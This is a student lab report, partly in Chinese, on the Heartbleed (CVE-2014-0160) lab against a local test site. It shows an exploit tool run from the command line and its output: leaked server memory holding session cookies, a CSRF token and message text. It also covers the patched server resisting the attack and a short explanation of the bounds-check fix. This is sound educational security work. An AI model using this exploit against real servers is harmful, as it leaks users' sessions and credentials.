2020 Spring Heartbleed Attack

Task 1: Launch the Heartbleed Attack


如图看到窃取的消息YIMUYIMUYMU***

```
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.............................I.........
..........
.................................#.......it/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.
36 Edg/83.0.478.58
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: Elgg=h6vg09rfci07e0s6nffjl6j5f3

Q..C....B~.... uuage: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: Elgg=h6vg09rfci07e0s6nffjl6j5f3

__elgg_token=81e9fa33c4c3c663f9a751c0da8f8056&__elgg_ts=1594088430&recipient_guid=40&subject=YIMU&body=YI
MUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIM
UYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMU
YIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUY
IMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYIMUYI
MU.tz_...5.s....
```

```
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.............................I.........
..........
.................................#.......ke Gecko) Chrome/83.0.4103.116 Safari/537.36 Edg/83.0.478.58
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: Elgg=h6vg09rfci07e0s6nffjl6j5f3

..zeAL.sq.B...h. br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: Elgg=h6vg09rfci07e0s6nffjl6j5f3

,...g..'..}.&.g|S;q=0.6
Cookie: Elgg=fmmrb8dv25kqbce7voo36v2lu5

..FI.......D...Nlgg.com/cache/css/default/ie7.1410944014.css" />
.<![endif]-->
.<![if IE 6]>
..<link rel="stylesheet" type="text/css" href="http://www.wtlabelgg.com/cache/css/default/ie6.1410944014.
css" />
.<![endif]-->

.<script type="text/javascript" src="http://www.wtlabelgg.com/vendors/jquery/jquery-1.6.4.min.js"></scrip
t>
```


可以查到用户访问的网页

窃取到用户的展账号和密码




Task 2: Find the Cause of the Heartbleed Vulnerability

Qeustion2.1



Qeustion2.2



Task 3: Countermeasure and Bug Fix

Task 3.1

在完成了软件更新之后

```
kali@kali:~/Desktop$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
################################################################

.F
```

Task3.2

修复的话，只需要把payload长度+1+2+16 和原心脏包的长度比较。若大于，则放弃响应就行。

漏洞原理是 接收者认定了载荷生成的长度和实际大小一样而导致的。故bob的从漏洞的原理讲是对的。Alice提出的解决问题的方法只能缓解漏洞利用，就算检查了buffer copy，也没有保证根除问题。eva删除长度，可能需要自己再次计算长度，在多并发的情况下，心脏包响应速度过慢，会导致断开连接。